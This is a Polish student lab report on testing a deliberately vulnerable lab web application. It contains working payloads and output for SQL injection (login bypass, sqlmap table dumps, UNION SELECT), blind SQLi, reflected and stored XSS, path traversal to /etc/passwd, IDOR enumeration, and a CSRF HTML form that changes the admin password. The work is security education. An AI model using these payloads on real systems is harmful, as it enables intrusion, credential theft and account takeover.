

Laboratorium 3 BOT

Ataki na aplikacje www

Autorzy:


- Wawrzyńczak Michał
- Gryka Paweł

Cel: Przeprowadzić badanie bezpieczeństwa stouny www pod kontem występowania natępujących podatności podatności:


- SQL Injection (SQLI),
- Blind SQLI,
- Reflected Cross Site Scripting (XSS),
- Stored XSS,
- Path Traversal,
- Insecure Direct Object Reference,
- Cross Site Request Forgery.

1. W przypadku ataków wykorzystujących SQLI:

- a) podatność SQLI należy wykryć ręcznie
 - Wykorzystaliśmy SQL Injection w panelu logowania wpisując następująco ciągi znaków zarówno w polu Email jak i Password:
`admin@aga.com' OR '1'='1` (losowy ciąg znaków+ OR + wyrażenie zawsze prawdziwe)



- Jak się później okazało udało zelogowaliśmy się na konto posiadające uprawnienia administratora.



- b) pomocą sqlmap należy pozyskać dane związane z badaną aplikacją (najlepiej dane osobowe lub wrażliwe)

- Wykorzystując narzędzie sqlmap wylistowaliśmy kolumny tabeli `tblMembers` z bazy `seattle`.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.241.136/login.php" --data="usermail=a@admin.com" or '1'='1'password=add' or '1'='1' --dbs -D seattle -T tblMembers --columns

[06:49:28] [INFO] fetching columns for table 'tblMembers' in database 'seattle'
[06:49:28] [INFO] resumed: 'id'
[06:49:28] [INFO] resumed: 'int(11)'
[06:49:28] [INFO] resumed: 'username'
[06:49:28] [INFO] resumed: 'varchar(64)'
[06:49:28] [INFO] resumed: 'password'
[06:49:28] [INFO] resumed: 'varchar(20)'
[06:49:28] [INFO] resumed: 'session'
[06:49:28] [INFO] resumed: 'varchar(32)'
[06:49:28] [INFO] resumed: 'name'
[06:49:28] [INFO] resumed: 'varchar(64)'
[06:49:28] [INFO] resumed: 'blog'
[06:49:28] [INFO] resumed: 'int(11)'
[06:49:28] [INFO] resumed: 'admin'
[06:49:28] [INFO] resumed: 'int(11)'
Database: seattle
Table: tblMembers
[7 columns]
+-----+-----+-----+-----+-----+-----+-----+
| Column | Type | | | | | |
+-----+-----+-----+-----+-----+-----+-----+
| session | varchar(32) | | | | | |
| admin | int(11) | | | | | |
| blog | int(11) | | | | | |
| id | int(11) | | | | | |
| name | varchar(64) | | | | | |
| password | varchar(20) | | | | | |
| username | varchar(64) | | | | | |
+-----+-----+-----+-----+-----+-----+-----+

[06:49:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.241.136'
[*] ending @ 06:49:28 /2022-04-29/
```

- Następnie udało nam się pobrać dane znajdujące się w tej tabeli

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.241.136/login.php" --data="usermail=a@admin.com" or '1'='1'password=add' or '1'='1' --dbs -D seattle -T tblMembers --dump

+-----+-----+-----+-----+-----+-----+-----+
| id | blog | name | admin | password | username | session |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 | Admin | 1 | Assassin1 | admin@seattlesounds.net | 4cff8a69eb2824aebd478b9745ba6955 (admin@seattlesounds.net) |
+-----+-----+-----+-----+-----+-----+-----+
```

- c) stworzyć ręcznie zapytanie SQL, za pomocą którego można pozyskać dane związane z badaną aplikacją (najlepiej dane osobowe lub wrażliwe)


- Wykorzystaliśmy parametr `prod` na stronie `192.168.241.136/details.php?prod=11&type=1`

Jako parametr `prod` podaliśmy następujące ciąg znaków:

`11 UNION SELECT 1,2,3,4,GROUP_CONCAT(password) FROM tblMembers --+`

Został on zinterpretowany jako odpowiednie zapytanie SQL, w wyniku którego zostało

zwrócone hasło znajdujące się w bazie danych



Product Details



Product Name: 3


Details
csrfpass

Co ciekawe nie udawało się wyświetlić hasła do momentu aż ustawiliśmy wartość parametru prod rozpoczynającą się od indeksu produktu, który **nie istnieje** w bazie danych. Nie jesteśmy w stanie jednoznacznie stwierdzić przyczyny takiego zachowania.

- d) w przypadku Blind SQLI należy ręcznie pokazać, że dana podatność występuje
 - W celu sprawdzenia Blind SQLI ponownie wykorzystaliśmy ten sam parametr co w poprzednim zadaniu - `prod` na stronie `192.168.241.136/details.php?prod=5&type=2`. Dokonaliśmy dwóch modyfikacji wartości parametru, aby sprawdzić czy jest ona interpretowana przez silnik bazodanowy.

1. `192.168.241.136/details.php?prod=1 and 1=1 &type=2`

Wysyłając takie zapytanie strona poprawnie wyświetla szczegóły produktu o id 5



Product Details




Product Name: Foo T-Shirt

Details
100% Polyester
Machine Wash
Crew Neck

2. `192.168.241.136/details.php?prod=1 and 1=2 &type=2`


Wysyłając takie zapytanie strona nie wyświetla szczegółów produktu



Takie zachowanie świadczy o tym, że aplikacja interpretuje dodawane ciągi znaków `and 1=1` i `and 1=2`, a co za tym wykonanie ataku SQLi jest możliwe.

2. W przypadku ataków wykorzystujących XSS wykorzystać Burp Suite i pokazać występowanie XSS w odpowiedzi (response) oraz na stronie www

- Pokazaliśmy możliwość wykonania dwóch typów ataku XSS
 - Non-persistent (reflected) XSS
Podając do parametru `author` na stronie `192.168.241.136/blog.php?author=1` wartość `<script>alert('xss')</script>` pokazuje to, że możliwe jest wykonanie ataku reflected XSS



- Persistent (stored) XSS
Jak pokazaliśmy w punkcie 1.a udało nam się uzyskać dostęp do konta z uprawnieniami administratora. Konto to ma możliwość edytowania istniejących stron. Zmodyfikowaliśmy jedną z nich tak aby po wejściu wyświetlany był alert z wiadomością `Hello beautiful student`. W ten sposób wykonaliśmy atak stored XSS.

Hello Admin! [Logout]


Post new blog:

Title:

Content:


```
<script> alert("Hello beautiful student") </script>
```

Post



3. W przypadku ataku wykorzystującego Path Traversal należy wykorzystać narzędzie Burp Suite


Podatność na atak `Path Traversal` występuje na przykład na poddomenie `/download.php?item=X`. Na miejscu X normalnie znajduje się ścieżka do pliku `Brochure.pdf`, jednakże w to miejsce można wpisać inną ścieżkę. Klasykiem przydatnych plików jest oczywiście `/etc/passwd`, dlatego ten właśnie spróbowałismy otrzymać. Żeby to edytowaliśmy część zapytania za `"item="` tak by zawierała tekst `"../../../../../../../../../../../../etc/passwd"` i wysłaliśmy zapytanie. W odpowiedzi otrzymaliśmy zawartość pliku. Operacje z wykorzystaniem Burp Suite i jej wynik widać poniżej:



4. W przypadku ataku wykorzystującego Insecure Direct Object Reference należy pokazać jakie dane mogą być ujawnione

Podatność na atak `Insecure Direct Object Reference` występuje w paru miejscach. Przykładem może tu być poddomena `/blog.php?author=x`, za pomocą której można enumerować użytkowników bloga jedynie zmieniając wartość po `"author="`. Na badanej stronie istnieje tylko jeden użytkownik (admin) ale przez co nie widać bardzo dobrze efektu naszych działań, jednakże poniżej przedstawiamy POC podatności.

Podatna poddomena



Przechwycenie wysłanego requesta

Attack type:

```
1 GET /blog.php?author=1 HTTP/1.1
2 Host: 192.168.241.136
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: level=1; lang=EUR; SessionId=4cff8a69eb2824aebd478b9745ba6955
9 Upgrade-Insecure-Requests: 1
10
11
```

Zamiana parametru na kolejne liczby naturalne

3. Intruder attack of 192.168.241.136 - Temporary attack - No

Request	Payload	Status	Error	Timeout	Length
0		200			2107
1	1	200			2503
2	2	200			2109
3	3	200			2109
4	4	200			2109
5	5	200			2109
6	6	200			2109
7	7	200			2109
8	8	200			2109
9	9	200			2109
10	10	200			2111
11	11	200			2111
12	12	200			2111
13	13	200			2111
14	14	200			2111
15	15	200			2111
16	16	200			2111
17	17	200			2111

Tutaj co prawda nie udało się znaleźć innych użytkowników (bo nie istnieją) ale gdyby istnieli to możnaby ich znaleźć w odpowiedziach na kolejne zapytania.

5. W przypadku ataku wykorzystującego Cross Site Request Forgery należy stworzyć stronę za pomocą, której atak może zostać przeprowadzony

Najpierw przechwyciliśmy requesta o zmianę hasła, a następnie na jego podstawie wygenerowaliśmy nowy plik html, zmieniający hasło użytkownika `admin` na `csrfpass`. Żeby tego dokonać użyliśmy dodatku do Burp Suite o nazwie `LazyCSRF`, który pozwolił na łatwe wygenerowanie strony.

The image displays a web application interface for updating an account, a Burp Suite Proxy tab intercepting a request, and the LazyCSRF tool generating a CSRF HTML PoC.

Web Form (Update Account):

Title:

Content:

Update Account:

Name:

Password:

Burp Suite Proxy Tab:

Request to http://192.168.241.136:80

Pretty Raw Hex ☒ ☐ ☐ ☐ ☐

```
1 POST /updateaccount.php HTTP/1.1
2 Host: 192.168.241.136
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://192.168.241.136
10 Connection: close
11 Referer: http://192.168.241.136/account.php
12 Cookie: level=1; lang=EUR; SessionId=4cff8a69eb2824aebd478b9745ba6955
13 Upgrade-Insecure-Requests: 1
14
15 name=admin&password=csrfpass&blog=1
```

LazyCSRF

Request to: http://192.168.241.136:80/updateaccount.php

```
POST /updateaccount.php HTTP/1.1
Host: 192.168.241.136
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://192.168.241.136
Connection: close
Referer: http://192.168.241.136/account.php
Cookie: level=1; lang=EUR; SessionId=4cff8a69eb2824aebd478b9745ba6955
Upgrade-Insecure-Requests: 1

name=admin&password=csrfpass&blog=1
```

CSRF HTML PoC:

```
<html>
<body>
<form method="POST" action="http://192.168.241.136:80/updateaccount.php">
<input type="hidden" name="name" value="admin">
<input type="hidden" name="password" value="csrfpass">
<input type="hidden" name="blog" value="1">
<input type="submit" value="Submit request">
</form>
</body>
</html>
```


Wygenerowany kod jedynie skopiowaliśmy i zapisaliśmy jako `stronka.html`. Po wejściu na nią i wciśnięciu przycisku następowała zmiana hasła admina:

